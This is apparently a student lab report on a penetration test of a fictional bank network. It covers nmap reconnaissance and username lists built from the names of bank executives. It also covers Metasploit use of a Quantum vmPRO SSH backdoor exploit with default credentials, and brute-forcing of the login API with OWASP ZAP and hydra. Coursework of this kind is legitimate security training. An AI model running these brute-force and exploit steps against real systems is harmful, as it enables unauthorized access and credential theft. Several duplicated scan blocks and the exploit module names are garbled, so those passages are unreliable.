
bind.version: dnsmasq-2.75
80/tcp open http
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 500 Internal Server Error
    Connection: close
    Content-Type: application/json;charset=UTF-8
    Date: Sun, 01 Mar 2020 05:05:53 GMT
    {"timestamp": "2020-03-01T05:05:53.137+0000", "status": 500, "error": "Internal Server Error", "message": "The request was rejected because the URL contained a potentially malicious String %2e", "path": "/nice%20ports%2C/Trix6Entity.txt%2ebak"}
  GenericLines, RTSPRequest:
    HTTP/1.1 400 Bad Request
    Content-Length: 0
    Connection: close
  GetRequest:
    HTTP/1.1 200 OK
    Expires: 0
    Cache-Control: no-cache, no-store, max-age=0, must-revalidate
    X-XSS-Protection: 1; mode=block
    Pragma: no-cache
    X-Frame-Options: DENY
    Referrer-Policy: strict-origin-when-cross-origin
    Accept-Ranges: bytes
    Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://storage.googleapis.com; style-src 'self' https://fonts.googleapis.com 'unsafe-inl
    ine'; img-src 'self' data:; font-src 'self' https://fonts.gstatic.com data:
    Date: Sun, 01 Mar 2020 05:05:48 GMT
    Connection: close
    Last-Modified: Wed, 25 Dec 2019 23:06:11 GMT
    X-Content-Type-Options: nosniff
    Feature-Policy: geolocation 'none'; midi 'none'; sync-xhr 'none'; microphone 'none'; camera 'none'; magnetometer 'none'; gyroscope 'none'; speaker 'none'; fullscreen 'self'; payment
    'none'
    Content-Length: 6102
    Content-Type: text/html;charset=utf-8
    Content-Language:
      HTTPOptions:
        HTTP/1.1 200 OK
        Allow: GET,HEAD,OPTIONS
        Connection: close
        Content-Length: 0
        Date: Sun, 01 Mar 2020 05:05:48 GMT
      http-robots.txt: 8 disallowed entries
      /api/account /api/account/change-password
      /api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
      /v2/api-docs/
      http-title: UvicBankApp
Showing 1 - 1 of 1 items.

```

The above information tells that Neptune W has a page which is not secured and on checking the webpage from kali, login page was found from the home page titled – UvicBankApp.



A screenshot of a Firefox browser window showing the Neptune Bank homepage at 192.168.171.19. The page features an orange header with the Neptune logo and a large orange banner with the text "Save a little more. Win a little more." and "Get a great interest rate of 2.75%* by becoming a Client today." Below the banner, there's a yellow box with "3.50%" and a "Learn more" button. In the top right corner, there's a dropdown menu for "Account" with options "Sign in" and "Register".



A screenshot of the same Firefox browser window showing the Neptune Bank login page at 192.168.171.19/login. A modal dialog box titled "Sign in" is displayed, prompting for "Username" (with placeholder "Your username") and "Password" (with placeholder "Your password"). There's a "Remember me" checkbox, a "Did you forget your password?" link, and a "You don't have an account yet? Register a new account" link. At the bottom of the dialog are "Cancel" and "Sign in" buttons.

With the given `topWordList.pwd` file and knowing about user format to be entered (first character of first name + last name), we tried to brute force into the open services using OWASP ZAP and hydra tools.

Additional information provided by the webpage - list of executive leadership team.

Neptune at a glance

Neptune is a wholly on-line banking institution. It is a **values-based financial cooperative** serving the needs of its **more than 14,986 member-owners** and their communities.

Neptune isn't like a typical bank. For one thing, we provide most of our services online, which means we can pass those savings on to you. One way we do this is by paying you more interest on your money without charging you unfair fees. But that's just the start. Life is busy and complicated enough, right? No one wants their banking to be one more complicated thing to worry about. Your money should work as hard as you do, and you shouldn't have to work hard to make that happen. It's why we make it simple to save, simple to understand, and simple to do all of your everyday banking with us. It's what we call Forward Banking.

Executive leadership team

Edith Cressyan	President and Chief Executive Officer
Paula Windsor	Chief Financial Officer
Kamal Awad	Senior Vice President, Digital Solutions & Business Technology
Moussa Konate	Senior Vice President, Business Transformation
Josiane Hayes	Chief Member Services Officer, Member Experience & Community Engagement
Angela Wu	Chief Marketing Officer
Leslie Chang	Senior Vice President, Enterprise Risk and Chief Risk
Paulo Costa	Chief Technology Officer

Vision and values

Vision

All Rights Reserved Neptune Bank@2019

With all the above information about username and format, we now have usernames of bank employees which can be used along with the password list to get the credentials.

```
/home/kali/Desktop/users.txt - Mousepad
File Edit Search View Document Help
1 jbonano
2 akunjus
3 msingh
4 hlu
```



```
* /home/kali/Desktop/users_exe_team.txt - Mousepad
File Edit Search View Document Help
1 ecrestvan
2 pwindsor
3 kawad
4 mkonate
5 jhayes
6 awu
7 lchang
8 pcosta
```

Also tried using Metasploit to know about the vulnerabilities of target with the open services and version details as below:

Exploits for one of the open services (SSH):

```
msf5 > search exploit/linux/ssh/
msf5 >
msf5 > search exploit/linux/ssh/
Matching Modules
=====
#  Name
----  
0  exploit/linux/ssh/ceragon_fibeair_known_privkey      2015-04-01  excellent  No   Ceragon FibAir IP-10 SSH Private Key Exposure  
1  exploit/linux/ssh/cisco_ucs_scspuser                 2019-08-21  excellent  No   Cisco UCS Director default scspuser password  
2  exploit/linux/ssh/exagrid_known_privkey              2016-04-07  excellent  No   ExaGrid Known SSH Key and Default Password  
3  exploit/linux/ssh/f5_bigip_known_privkey             2012-06-11  excellent  No   F5 BIG-IP SSH Private Key Exposure  
4  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey 2014-03-17  excellent  No   Loadbalancer.org Enterprise VA SSH Private Key Exposure  
5  exploit/linux/ssh/mercurial_ssh_exec                 2017-04-18  excellent  No   Mercurial Custom hg-ssh Wrapper Remote Code Exec  
6  exploit/linux/ssh/quantum_dxi_known_privkey          2014-03-17  excellent  No   Quantum Dxi V1000 SSH Private Key Exposure  
7  exploit/linux/ssh/quantum_vmpro_backdoor            2014-03-17  excellent  No   Quantum vmPRO Backdoor Command  
8  exploit/linux/ssh/solarwinds_lem_exec               2017-03-17  excellent  No   SolarWinds LEM Default SSH Password Remote Code Execution  
9  exploit/linux/ssh/symantec_smg_ssh                  2012-08-27  excellent  No   Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability  
10 exploit/linux/ssh/vmware_vdp_known_privkey          2016-12-20  excellent  No   VMware VDP Known SSH Key  
  
msf5 >
msf5 > [REDACTED]
```

Info about one of the exploits:

Available parameters to set for the exploit:

```

Basic options:
Name  Current Setting  Required  Description
----  -----  -----  -----
PASS  sysadmin        yes       vmPRO SSH password
RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT  22              yes       The target port
USER   sysadmin        yes       vmPRO SSH user

Payload information:

Description:
This module abuses a backdoor command in Quantum vmPRO. Any user, even one without admin privileges, can get access to the restricted SSH shell. By using the hidden backdoor "shell-escape" command it's possible to drop to a real root bash shell. This module has been tested successfully on Quantum vmPRO 3.1.2.

References:
https://packetstormsecurity.com/files/125760

msf5 >
msf5 >
msf5 > set rhosts 192.168.171.15
rhosts => 192.168.171.15
msf5 >
msf5 >
msf5 >
msf5 > 
```

```

id.server: ns1.cy.gov.shawable.n
bind.version: dnsmasq-2.75
80/tcp open http
fingerprint:string:4
        FoundForRequest:
        HTTP/1.1 200 OK
Content-Type: application/json
Date: Sun, 01 Mar 2020 22:00:00 +0000
("timestamp":2020-03-01T22:00:00Z)
ast was rejected because the URL is not allowed
GeneralLines: RTSPrequest:
HTTP/1.1 400 Bad Request
Content-length: 0
Connection: close
GETrequest:
HTTP/1.1 200 OK
Expires: 0
Cache-Control: no-cache,
X-XSS-Protection: 1; mode=block
Pragma: no-cache
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Accept-Ranges: bytes
Content-Security-Policy: none
Content-Security-Policy-Report-Only: none
Content-Security-Policy-Report-URI: https://fonts.googleapis.com
Date: Sun, 01 Mar 2020 22:00:00 +0000
Connection: Close
Last-Modified: Wed, 25 Dec 2019 16:48:00 +0000
Content-Type-Options: none
Feature-Policy: geolocation
User-Agent: 'none'; gyroscope='none'; 
```

Using the exploit :

```

msf5 > use exploit/linux/ssh/quantum_vmpo_backdoor
msf5 exploit(linux/ssh/quantum_vmpo_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpo_backdoor) > show options

Module options (exploit/linux/ssh/quantum_vmpo_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
PASS  sysadmin        yes       vmPRO SSH password
RHOSTS 192.168.171.15  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT  22              yes       The target port
USER   sysadmin        yes       vmPRO SSH user

Exploit target:

Id  Name
--  --
0  Quantum vmPRO 3.1.2

msf5 exploit(linux/ssh/quantum_vmpo_backdoor) > 
```

```

dns-nsid:
NSID: ns1.cy.gov.shawable.n
id.server: ns1.cy.gov.shawable.n
bind.version: dnsmasq-2.75
80/tcp open http
fingerprint:string:4
        FoundForRequest:
        HTTP/1.1 300 Internal Server Error
Content-Type: application/json
Date: Sun, 01 Mar 2020 22:00:00 +0000
("timestamp":2020-03-01T22:00:00Z)
ast was rejected because the URL is not allowed
GeneralLines: RTSPrequest:
HTTP/1.1 400 Bad Request
Content-length: 0
Connection: close
GETrequest:
HTTP/1.1 200 OK
Expires: 0
Cache-Control: no-cache,
X-XSS-Protection: 1; mode=block
Pragma: no-cache
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Accept-Ranges: bytes
Content-Security-Policy: none
Content-Security-Policy-Report-Only: https://fonts.googleapis.com
Date: Sun, 01 Mar 2020 22:00:00 +0000
Connection: Close
Last-Modified: Wed, 25 Dec 2019 16:48:00 +0000
Content-Type-Options: none
Feature-Policy: geolocation
User-Agent: 'none'; gyroscope='none'; 
```

Payloads which can be run for the selected exploit:

```

msf5 exploit(linux/ssh/quantum_vmpo_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpo_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank    Check  Description
-  ---          -----  -----  -----  -----
0  cmd/unix/interact           normal  No     Unix Command, Interact with Established Connection

msf5 exploit(linux/ssh/quantum_vmpo_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpo_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(linux/ssh/quantum_vmpo_backdoor) > 
```

```


message-signing: disabled (disabled)
smb2-security-mode: 2.02
- Message signing enabled but not required
smb2-time:
date: 2020-03-01T22:39:17
start_date: N/A
Service detection performed. Please report any errors at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up)
Nmap scan report for 192.168.171.15
Host is up (0.00089s latency).
Not shown: 996 closed ports 
```

```
msf5 exploit(linux/ssh/quantum_vmpopro_backdoor) >
msf5 exploit(linux/ssh/quantum_vmpopro_backdoor) > show options

Module options (exploit/linux/ssh/quantum_vmpopro_backdoor):
=====
Name   Current Setting  Required  Description
----  -----  -----  -----
PASS   sysadmin        yes       vmPRO SSH password
RHOSTS 192.168.171.15  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   22              yes       The target port
USER   sysadmin        yes       vmPRO SSH user

Payload options (cmd/unix/interact):
=====
Name   Current Setting  Required  Description
----  -----  -----  -----
Exploit target:
=====
Id  Name
--  --
0  Quantum vmpopro 3.1.2
```

We used Nessus software tool to find any vulnerabilities present in those systems.



Below are the vulnerabilities for one of the target machines:

scan1 / 192.168.122.233

Configure Audit Trail Launch Report Export

Vulnerabilities 36

Filter 36 Vulnerabilities


Sev	Name	Family	Count
MIXED	SMB (Multiple Issues)	Windows	12
MIXED	SSL (Multiple Issues)	Service detection	4
MIXED	SSL (Multiple Issues)	General	31
MIXED	IETF Md5 (Multiple Issues)	General	6
MIXED	SSH (Multiple Issues)	Misc.	4
MIXED	TLS (Multiple Issues)	Misc.	2
INFO	SMB Signing not required	Misc.	1
MIXED	SMTP (Multiple Issues)	SMTP problems	2
INFO	Nessus SYN scanner	Port scanners	7
INFO	Service Detection	Service detection	7
INFO	TLS (Multiple Issues)	Service detection	6

Host: 192.168.122.233

Host Details

IP: 192.168.122.233
DNS: neptuneN
MAC: 52:54:00:00:B1:71
OS: Linux Kernel 3.13 on Ubuntu 14.04 (trusty)
Start: Today at 12:17 PM
End: Today at 12:30 PM
Elapsed: 13 minutes
KB: Download

Vulnerabilities



● Critical
● High
● Medium
● Low
● Info

Scanned with CamScanner

Phase 2: Exploitation

2.1 Review the *network* scanning results and other information obtained in the previous phase and exploit one or more of the vulnerable services to gain access to the private network. Justify the adopted strategy.

With the above gathered usernames, we used OWASP Zap tool to brute force through http open service of Neptune W and used hydra on ssh service, as OWASP was enough to fetch the correct credentials of the executive team we tried with hydra and on a different service (ssh) to check if it is vulnerable or not.

OWASP was successful in fetching credentials for the bank managers whereas with hydra CEO, CFO and CTO credentials were compromised.

OWASP screenshots:

Entering target URL (Neptune W)

The screenshot shows the 'Manual Explore' page of the OWASP ZAP interface. At the top, there's a header with a back button and a green circular icon with a white lightning bolt. Below the header, a message reads: "This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP. The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser." A text input field labeled "URL to explore:" contains "192.168.171.19". Below it, a checkbox labeled "Enable HUD:" is checked. Under "Explore your application:", there are two buttons: "Launch Browser" and "Firefox", with "Firefox" currently selected. A note at the bottom states: "You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate."

OWASP ZAP redirecting to the browser:

The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab is titled "UvicBankApp - Mozilla Firefox" and displays the URL "https://192.168.171.19/login". The page content is the Neptune Bank login screen, featuring a large image of a flight helmet with the text "Welcome to the ZAP HUD". Below the image are two buttons: "Take the HUD Tutorial" and "Continue to your target". On the left side of the screen, there's a sidebar with various icons and a counter for "Out" connections. The status bar at the bottom shows "History" and "WebSockets". The overall interface is dark-themed, and the ZAP HUD is visible in the background, indicating that the browser is being controlled via the proxy.

Entering random credential to generate post method request by the site

The screenshot shows a Firefox browser window with two tabs open: "UvicBankApp - Mozilla Firefox" and "Untitled Session - OWA...". The main content is a "Sign in" form for "Neptune Bank". The form has a red error message box stating "Failed to sign in! Please check your credentials and try again.". The "Username" field contains "qwert" and the "Password" field contains "****". There is a "Remember me" checkbox and a "Sign in" button.

OWASP Zap Audit Results									
Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	
1	3/1/20, 8:54:46 PM	POST	https://shavar.services.mozilla.com/downloads?client=n...	502	Bad Gateway	8 ms	1,775 bytes	Medium	
3	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/	200	OK	70 ms	6,102 bytes	Low	
5	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/css/loading.css	200	OK	21 ms	3,629 bytes	Low	
8	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/vendors.2217590b5cc5...	200	OK	57 ms	12,868 bytes	Low	
9	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/app/main.2217590b5cc5d0b620...	200	OK	59 ms	140,793 bytes	Low	
10	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/content/main.2217590b5cc5d0b...	200	OK	73 ms	156,078 bytes	Low	
12	3/1/20, 8:54:55 PM	GET	http://192.168.171.19/app/vendors.2217590b5cc5d0b...	200	OK	112 ms	1,046,794 bytes	Low	
17	3/1/20, 8:54:57 PM	GET	http://192.168.171.19/content/d393f4b56f3bc418c31a...	200	OK	24 ms	52,576 bytes	Low	
18	3/1/20, 8:54:58 PM	GET	http://192.168.171.19/management/info	200	OK	237 ms	296 bytes	Medium	
19	3/1/20, 8:54:59 PM	GET	http://192.168.171.19/api/account	401	Unauthorized	262 ms	217 bytes	Medium	
22	3/1/20, 8:55:45 PM	POST	http://192.168.171.19/api/authenticate	401	Unauthorized	2.08 s	182 bytes	Medium	

Using the post method to brute force by providing username and password file to OWASP Zap

The screenshot shows the OWASP Zap interface with the "Request" tab selected. The "Header: Text" field contains:

```
POST http://192.168.171.19/api/authenticate HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.171.19/login
Content-Type: application/json;charset=utf-8
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19
```

The "Body: Text" field contains:

```
{"username": "qwert", "password": "qwer", "rememberMe": false}
```

The screenshot shows a browser window with a context menu open. The menu includes options like 'Find...', 'Encode/Decode/Hash...', 'Fuzz...', 'Run application', 'Open/Resend with Request Editor...', 'Open URL in System Browser', 'Invoke with Script...', 'Open URL in Browser', 'Syntax', 'View', 'Can't Undo', 'Can't Redo', 'Cut', 'Copy', 'Paste', 'Delete', 'Select All', 'Save Raw', and 'Save XML'. The 'Fuzz...' option is circled in red.

	Code	Reason	RTT	Size R
downloads?client=n...	502	Bad Gateway	8 ms	1,775
	200	OK	70 ms	6,102
loading.css	200	OK	21 ms	3,629
ders.2217590b5cc5...	200	OK	57 ms	12,861
17590b5cc5d0b620...	200	OK	59 ms	140,711
.2217590b5cc5d0b...	200	OK	73 ms	156,0
.2217590b5cc5d0b...	200	OK	112 ms	1,046
3f4b56f3bc418c31a...	200	OK	24 ms	52,57
t/info	200	OK	237 ms	296 bytes
	401	Unauthorized	263 ms	217 bytes
cate	401	Unauthorized	2.08 s	182 bytes



Adding username and password files


